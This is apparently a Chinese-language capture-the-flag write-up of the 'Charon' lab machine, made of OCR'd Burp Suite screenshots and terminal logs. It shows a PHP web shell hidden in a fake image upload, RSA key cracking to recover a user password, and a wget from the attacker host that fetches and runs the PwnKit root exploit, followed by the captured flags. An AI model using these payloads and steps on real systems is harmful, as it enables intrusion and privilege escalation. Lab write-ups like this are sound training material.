
調整後，發現他是抓name後面的檔案名


Kali Linux 2023
Burp Suite Community Edition v2024.4.5 - Temporary Project
Request
Response
Inspector
Send
Cancel
Target: http://10.10.10.31
HTTP/1
Content-Disposition: form-data; name="image"; filename="test.png"
Content-Type: image/png
GIF89a
<?php
systme($_REQUEST["id"]);
?>
Content-Disposition: form-data; name="testfile1";
HTTP/1.1 200 OK
Upload Image
Success:../images/
Done
849 bytes | 1,235 millis

測試二


Kali Linux 2023
Burp Suite Community Edition v2024.4.5 - Temporary Project
Request
Response
Inspector
Send
Cancel
Target: http://10.10.10.31
HTTP/1
Content-Disposition: form-data; name="image"; filename="test.png"
Content-Type: image/png
GIF89a
<?php
systme($_REQUEST["id"]);
?>
tset
Upload Image
Success:../images/tset
<form action="upload.php" method="POST" onsubmit="
javascript:return ValidateImage(this);" name="frm" enctype="
multipart/form-data">
<input type="file" name="image" />
<input type="submit"/>
</form>
Done
795 bytes | 1,238 millis


上傳php成功



測試成功

GIF89a; uid=33(www-data) gid=33(www-data) groups=33(www-data)

反彈成功



家目錄可以讀這兩個文件

```
www-data@charon:/home/decoder$ ls -al
ls -al
total 36
drwxr-xr-x 3 decoder freeeze 4096 Aug 16  2022 .
drwxr-xr-x 3 root    root    4096 Aug 16  2022 ..
lrwxrwxrwx 1 root    root       9 Aug 16  2022 .bash_history -> /dev/null
-rw-r--r-- 1 decoder freeeze  220 Sep  1  2015 .bash_logout
-rw-r--r-- 1 decoder freeeze 3764 Jun 25  2017 .bashrc
drwx------ 2 decoder freeeze 4096 Aug 16  2022 .cache
-rw-r--r-- 1 decoder freeeze  654 Jun 25  2017 .profile
-rw-r--r-- 1 decoder freeeze  138 Jun 23  2017 decoder.pub
-rw-r--r-- 1 decoder freeeze   32 Jun 23  2017 pass.crypt
-r-------- 1 decoder freeeze   33 Jun 29 13:31 user.txt
```

內容

```
xxd pass.crypt
00000000: 9932 4fad 5362 89a1 e2d1 8dd0 2265 cd7f  .2O.Sb......"e..
00000010: 1557 9d67 9c89 dd19 54c8 c56f 378d 1149  .W.g....T..o7..I
www-data@charon:/home/decoder$ cat decoder.pub
cat decoder.pub
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhALxHhYGPVMYmx3vzJbPPAEa10NETXrV3
mI9wJizmFJhrAgMBAAE=
-----END PUBLIC KEY-----
```

將內容傳到攻擊機(使用base64，這次不弄nc傳[麻煩])

```
www-data@charon:/home/decoder$ base64 decoder.pub
base64 decoder.pub
LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUR3d0RRWUpLb1pJaHZjTkFRRUJCUUFES3dBd0tB
SWhBTHhIaFlHUFZNWW14M3Z6SmJQUEFFYTEwTkVUWHJWMwptSTl3Sml6bUZKaHJBZ01CQUFFPQot
LS0tLUVORCBQVUJMSUMgS0VZLS0tLS0K

┌──(root㉿kali)-[~]
└─# echo "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUR3d0RRWUpLb1pJaHZjTkFRRUJCUUFES3dBd0tB
SWhBTHhIaFlHUFZNWW14M3Z6SmJQUEFFYTEwTkVUWHJWMwptSTl3Sml6bUZKaHJBZ01CQUFFPQot
LS0tLUVORCBQVUJMSUMgS0VZLS0tLS0K" | base64 -d > decoder.pub
```

decoder

使用RsaCtfTool進行公鑰處理

工具:https://github.com/RsaCtfTool/RsaCtfTool

```
./RsaCtfTool.py --publickey decoder.pub --uncipherfile pass.crypt --private
[*] Testing key decoder.pub.
[*] Performing binary_polinomial_factoring attack on decoder.pub.
[*] Performing boneh_durfee attack on decoder.pub.
[*] Performing cm_factor attack on decoder.pub.
[*] Performing comfact_cn attack on decoder.pub.
[*] Performing cube_root attack on decoder.pub.
[*] Performing ecm attack on decoder.pub.
[*] Performing ecm2 attack on decoder.pub.
[*] Performing euler attack on decoder.pub.
[*] Performing factordb attack on decoder.pub.

Results for decoder.pub:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIGsAgEAAiEAvEeFgY9UxibHe/M1s88ARrXQ0RNetXeYj3AmLOYUmGsCAwEAAQIg
LvuiAxyjSPcwXGvmgqIrLQxWT1SAKVZwewy/gpO2bKECEQDTI2+4s2LacjlWAWZA
A2kzAhEA5Eizfe3idizLLBr0vsjD6QIRALlM92clYJOQ/csCjWeO1ssCEQDHxRNG
BVGjRsm5XBGHj1tZAhEAkJAmnUZ7ivTvKY17SIkqPQ==
-----END RSA PRIVATE KEY-----

Unciphered data :
HEX : 0x00021196a931fb13d436ba006e657665726d696e64746865626f6c6c6f636b73
INT (big endian) :
365508562779046957038012933378040034861372212670803499314315944885507979 5
INT (little endian) :
522057164998676692167509136082367153247909927103068872760162029007467100902 40
STR : b'\x00\x02\x11\x96\xa91\xfb\x13\xd46\xba\x00nevermindthebollocks'
```

username : decoder
獲取密碼 : nevermindthebollocks

```
└─# ssh decoder@10.10.10.31
The authenticity of host '10.10.10.31 (10.10.10.31)' can't be established.
ED25519 key fingerprint is SHA256:klyDF498D63YTmNBOQKuWmZ/Vc5GeqxeP5bWi6MG+hI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.31' (ED25519) to the list of known hosts.
decoder@10.10.10.31's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
23 updates are security updates.


$ id
uid=1001(decoder) gid=1001(freeeze) groups=1001(freeeze)
$ whoami
decoder
```

USER FLAG

```
$ cat user.txt
879ce8ef740dbad4fe00cd63cf4b650d
```

有版本漏洞 PwnKit 本機權限升級

```
╔═══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16

Vulnerable to CVE-2021-4034
```

參考:https://github.com/ly4k/PwnKit

```
$ wget 10.10.14.4:8000/PwnKit
--2024-06-30 03:07:36--  http://10.10.14.4:8000/PwnKit
Connecting to 10.10.14.4:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: 'PwnKit'

PwnKit                                                    100%[

2024-06-30 03:07:37 (60.0 KB/s) - 'PwnKit' saved [18040/18040]

$ ls -al
total 808
drwxrwxrwt 10 root    root      4096 Jun 30 03:07 .
drwxr-xr-x 23 root    root      4096 Aug 16  2022 ..
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .font-unix
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .ICE-unix
-rw-r--r--  1 decoder freeeze 765823 Apr  9 14:42 linpeas.sh
-rw-r--r--  1 decoder freeeze  18040 Jun 30 03:07 PwnKit
drwx------  3 root    root      4096 Jun 29 13:30 systemd-privat
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .Test-unix
drwx------  2 decoder freeeze   4096 Jun 30 03:01 tmux-1001
drwx------  2 root    root      4096 Jun 29 13:31 vmware-root
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .X11-unix
drwxrwxrwt  2 root    root      4096 Jun 29 13:30 .XIM-unix
$ chmod +x PwnKit
$ ./PwnKit
root@charon:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1001(freeeze)
root@charon:/tmp# whoami
root
root@charon:/tmp#
```

這中間應該可以繞過，就不必處理RSA東西。。。。

早知道一開始進行掃描。。。。

root flag

```
root@charon:/tmp# cat /root/root.txt
6642a2c96b346a8b509dd6e743090e35
```